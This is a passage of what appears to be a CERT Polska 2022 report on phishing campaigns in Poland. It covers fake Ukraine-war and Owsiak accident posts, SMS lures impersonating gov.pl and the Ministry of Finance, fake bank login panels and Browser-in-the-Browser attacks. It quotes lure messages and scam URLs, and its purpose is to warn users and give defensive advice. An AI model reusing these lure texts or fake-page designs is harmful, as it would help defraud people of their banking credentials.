
Przed obejrzeniem potwierdź swój wiek

Z uwagi na drastyczną treść nagrania **potwierdź swój wiek**

FIG. 29 A fake website presenting a false post on the Ukraine war

In 2022, false posts concerning more important events from that year were published. Posts referring to the days before and after the outbreak of the war in Ukraine deserve special attention. The fraudsters created stories that were meant to strike fear among Polish citizens. False information about a purported attack on Poland or “Putin’s real threats” was frequently presented.

It should be noted, however, that other events were used as well; one of them was the Final Concert of the Great Orchestra of Christmas Charity. During the preparation phase prior to the 30th Final of the GOCC, entries informing about an alleged accident that happened to Jerzy Owsiak started to come out.



[redacted]

2 godz. ·

🚨 SZOKUJĄCA WIADOMOŚĆ 🚨
Jurek Owsiak w szpitalu !! W drodze do Warszawskiego Sztabu WOŚP doszło do wypadku.
W wypadku zginęły 2 osoby, mamy nagranie z wypadku:
http://wypadek-wosp.pl [WIDEO]
(Materiał tylko dla widzów pełnoletnich)

FIG. 30 A Facebook group post presenting information about an alleged accident by Jerzy Owsiak

Irrespective of this story, the whole process is based on imitating the mechanism for logging into the application by linking an account to a Facebook account. Login credentials entered in such a panel fall directly into the criminals' hands.


An effective method of protection from attacks of this type is to properly secure your account. The CERT Polska team noticed that the cybercriminals extorted, for instance, application codes for two-factor authentication from potential victims. With two-factor authentication, your account is protected even if you have provided login credentials on a fake website. We invite you to read our guide to learn more about how to use social media portal safely (https://cert.pl/uploads/docs/CERT_Polska_Bezpieczna_poczta_i_konta_spolecznosciowe.pdf).

NEW CAMPAIGNS OBSERVED IN 2022

In the previous year, cybercriminals used the development of digital technologies to carry out sophisticated phishing campaigns and to infect users using malware that, as was the case in previous years, was intended to extort credentials to online banking as well as email and social media accounts.

CAMPAIGNS USING IMAGES OF GOVERNMENT-RELATED WEBSITES AND INSTITUTIONS

At the beginning of 2022, cybercriminals distributed news about extra payments for vaccinations; the SMS messages contained a link to a website imitating the "gov.pl" portal.



Platnosc COVID-19 jest dostepna.


Suma wplaty 300 zl.

https://govpl.one

08:10

FIG. 31 A fake SMS message

The website, having the logo of the government portal, informed about a payment in the amount of PLN 300 for vaccination under the “Support” programme. The extra money was to be given to all Polish citizens who had completed the entire vaccination cycle. To receive the alleged money, you had to sign in to online banking.



Odbierz 300 zł za szczepienie o...

https://gov.pl-szybki.top

gov.pl

Zasoby dotyczące COVID-19 Darmowe szczepienie

Dostać zapłatę

Odbierz 300 zł za szczepienie od Prezydenta Andrzeja Dudy

Wypłata 300 zł za szczepienie w ramach programu „Wsparcie”
Pieniądze dostaną wszyscy Polacy, którzy przeszli pełny cykl szczepienia

OSZUSTWO

Zaszczep się →

Zrealizuj pełny cykl szczepień, jeśli jeszcze ich nie zastosowałeś.


Zaloguj się do BankID →

BankID to sposób weryfikacji obywateli za pośrednictwem polskich banków w

12 stycznia Polska oficjalnie uruchomiła program „Wsparcie”, który przewiduje wypłatę 300 zł wszystkim Polakom w

FIG. 32 A website using the graphics of gov.pl

As it turned out, the link guided the users to a fake panel imitating a selected bank with the aim of capturing their credentials. If the criminals received your login data, you would have lost your money.



BankID

https://gov.pl-szybki.top/bankidlogin

bank id


Wybierz swój bank, aby się zalogować i otrzymać płatność

OSZUSTWO

FIG. 33 A fake payment gateway

As far as another campaign variant is concerned, fraudsters impersonating the Ministry of Finance sent SMS messages with an invitation to participate in a survey. To encourage users to click the attached link, they offered PLN 250 for completing the form.

Upon entering the website, a portal resembling gov.pl was displayed. There was a survey regarding customer service quality evaluation relating to the user's bank.




+48 [redacted]

Wiadomość
Dzisiaj, 12:05

Akcja Ministerstwa Finansow! Wypelnij krotka ankiete i zyskaj 250 zl na swoje konto
https://min-fin.live/ystd

OSZUSTWO

FIG. 34 An SMS message referring to the alleged Ministry of Finance survey



Akcja Minist stwa Finansów

OSZUSTWO

Zapraszamy do wzięcia udziału w krótkiej ankiecie. Został stworzony wyłącznie w celu poprawy jakości obsługi klienta. Musimy poznać Twoją opinię na temat prezentowanych produktów i usług bankowych. Za wypełnienie ankiety na konto lub kartę wpłacimy 250 zł.

Jak zdobyć premię za ankietę?


Wypełnij ankietę
Najpierw musisz odpowiedzieć na kilka

Krótka identyfikacja
Przejść przez krótką identyfikację.

FIG. 35 Phishing website of gov.pl portal

In the last phase of the fraud, a bank login panel was displayed under the pretext of linking with an account to which a potential victim was to receive the alleged award. In reality, the login credential ended up in the hands of the criminals.

In a new campaign edition, the swindlers again impersonated the Ministry of Finance and the National Tax Administration. In this case, they informed that it was possible to obtain compensation for personal income tax overpayment. Having clicked the link in the message, the user was redirected to a fake Twój e-PIT (Your electronic PIT) website. The follow-up was identical to the previous campaign versions: a bank selection panel was displayed following a fake login panel. Online banking credentials obtained in this manner were used to steal money from the users' accounts.



Ministerstwo Finansów | Moje ING | ING Bank Śląski | Bank Pekao SA - Pekao24Przelew

Zaloguj się w Moje ING

Login:

Zapłać

Problemy z logowaniem

OSZUSTWO

Ministerstwo Finansów | Moje ING | ING Bank Śląski | Bank Pekao SA - Pekao24Przelew

Bank Pekao

English version

Numer klienta


Wprowadź numer klienta

DALEJ

TelePekaoInfolinia

801 365 365
801 365 365

FIG. 36 Fake bank login panels



podatki.gov.pl

Twój e-PIT

Twój e-PIT to zeznanie podatkowe PIT-28, PIT-36, PIT-37, PIT-38 aktywowane, aby wynagrodzić Ci nadpłatę za 2022 rok.

Login.gov.pl

e-Urząd Skarbowy – zaloguj się

gov.pl

Login

Twój e-US

Wybierz jeden z banków, aby wejść

Bezpieczny i darmowy dostęp do usług publicznych za pośrednictwem osobistego banku internetowego

Zaufany profil Twojego banku internetowego

Ministerstwo Finansów

Login

OSZUSTWO

Bank Pekao

Logowanie do Pekao24

Dalej

Pomoc w logowaniu

801 365 365 | +48 22 59 12 232

Bezpieczeństwo | Polityka prywatności
RODO | Kontakt

FIG. 37 Phishing website of podatki.gov.pl

BROWSER IN THE BROWSER ATTACKS

Most websites used by cybercriminals as part of phishing campaigns are the same in terms of their course of action. In 2022, however, a customised solution, Browser In The Browser, gained popularity. When used, it displays on the website a seemingly new browser window with a fake login panel. The window was only a well-designed component of the website, which is why a victim might mistake it with the actual new application window. What is more, a fake address bar displayed within the window contained a correct login website domain. The user who checked the domain before entering sensitive data might think that there is nothing wrong with the website.

This technique usually imitates the website's behaviour when signing in using an identity provider. This type of sign-in may proceed in two ways. In general, websites on which a sign-in is attempted automatically redirect to an identity provider's login page. After signing in, the user is redirected to the original page. What happens, however, is that instead of redirecting, the identity provider website opens in a separate browser window. The very automatic opening of a separate browser window with a login panel is not particularly surprising. In the latter case, fraud may happen if the login panel window is fake. To protect against this type of attack, you should consider one detail. With a fake window, you cannot display it outside an area controlled by cybercriminals, that is the in-browser tab content. It is worth a shot to shift the window sideways or upwards so that it covers some part of the browser window. This is not possible with a fake window.




File Edit View History Bookmarks Tools Help
3 months of Discord Nitr
https://nice-discord.com/best
Discord
Download
Safety
Support
Log In
Sign In - Google Chrome
steamcommunity.com/openid/?openid_mode=checkid_setup&openid_ns=http%3A%2F%2Fspecs.openid.net%2Fauth%2F2.0&openid_ns_sreg=http%3A%2F%
Install Steam
login | language
STEAM
STORE COMMUNITY ABOUT SUPPORT
SIGN IN
Steam account name
Password
Sign In
Join Steam and discover thousands of games to play.
Learn More
100
idk let

FIG. 38 An example Browser In The Browser attack

INFORMATION STEALER DISTRIBUTION VIA EMAIL

In 2022, cybercriminals repeatedly used an attack vector in the form of mail boxes to infect the computer of a person who would open a harm-causing attachment. In some campaigns, they used spoofing – posing as the sender of a message – which was possible due to incorrect configuration of the SPF and DMARC by the domain owner or its bank.

